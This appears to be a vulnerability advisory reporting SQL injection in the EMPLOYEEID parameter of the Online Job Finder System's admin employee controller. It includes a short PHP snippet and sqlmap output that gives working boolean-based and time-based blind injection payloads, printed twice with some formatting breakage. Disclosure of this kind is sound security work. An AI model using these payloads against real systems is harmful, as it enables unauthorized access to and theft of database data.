
SQL injection vulnerability exists in EMPLOYEEID parameter of /admin/employee/controller.php file of Online Job Finder System

Important user data or system data may be leaked and system security may be compromised


The environment is secure and the information can be used by malicious users.

When visit /admin/employe/controller.php and get parameter is ‘action=edit’,EMPLOYEEID parameter can do sql injection.



```
switch ($action) {
    case 'add' :
    doInsert();
    break;

    case 'edit' :
    doEdit();
    break;
```



```
sqlmap identified the following injection point(s) with a total of 1463 HTTP(s) requests:
---
Parameter: EMPLOYEEID (POST)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause (subquery - comment)
    Payload: ADDRESS=mabinay&BIRTHDATE=01/23/1992&BIRTHPLACE=Mabinay&CIVILSTATUS=Single&COMPANYID=None&DEPARTMENT_DESC=GoaCDtTd&EMPLOYEEID=01' AND 4623=(SELECT (CASE WHEN (4623=4623) THEN 4623 ELSE (SELECT 6402 UNION SELECT 2370) END))-- -&EMP_EMAILADDRESS=chambe@yahoo.com&EMP_HIREDDATE=05/23/2018&FNAME=Chambe&LNAME=Narciso&MNAME=Captain&POSITION=Fuel Tender&TELNO=032656&optionsRadios=Female&save=

    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: ADDRESS=mabinay&BIRTHDATE=01/23/1992&BIRTHPLACE=Mabinay&CIVILSTATUS=Single&COMPANYID=None&DEPARTMENT_DESC=GoaCDtTd&EMPLOYEEID=01' AND (SELECT 5347 FROM (SELECT(SLEEP(5)))LLVm) AND 'OeBx'='OeBx&EMP_EMAILADDRESS=chambe@yahoo.com&EMP_HIREDDATE=05/23/2018&FNAME=Chambe&LNAME=Narciso&MNAME=Captain&POSITION=Fuel Tender&TELNO=032656&optionsRadios=Female&save=
---
[06:15:17] [INFO] the back-end DBMS is MySQL
```

“

Parameter: EMPLOYEEID (POST)

Type: boolean-based blind

Title: AND boolean-based blind - WHERE or HAVING clause (subquery - comment)

Payload: ADDRESS=mabinay&BIRTHDATE=01/23/1992&BIRTHPLACE=Mabinay&CIVILSTATUS=Single&COMPANYID=None&DEPARTMENT_DESC=GoaCDtTd&EMPLOYEEID=01' AND 4623=(SELECT (CASE WHEN (4623=4623) THEN 4623 ELSE (SELECT 6402 UNION SELECT 2370) END))-- -&EMP_EMAILADDRESS=chambe@yahoo.com&EMP_HIREDDATE=05/23/2018&FNAME=Chambe&LNAME=Narciso&MNAME=Captain&POSITION=Fuel Tender&TELNO=032656&optionsRadios=Female&save=

Type: time-based blind

Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)

Payload: ADDRESS=mabinay&BIRTHDATE=01/23/1992&BIRTHPLACE=Mabinay&CIVILSTATUS=Single&COMPANYID=None&DEPARTMENT_DESC=GoaCDtTd&EMPLOYEEID=01' AND (SELECT 5347 FROM (SELECT(SLEEP(5)))LLVm) AND 'OeBx'='OeBx&EMP_EMAILADDRESS=chambe@yahoo.com&EMP_HIREDDATE=05/23/2018&FNAME=Chambe&LNAME=Narciso&MNAME=Captain&POSITION=Fuel

```
Tender&TELNO=032656&optionsRadios=Female&save=
---
“
```

Source Download：

https://www.campcodes.com/projects/php/online-job-finder-system/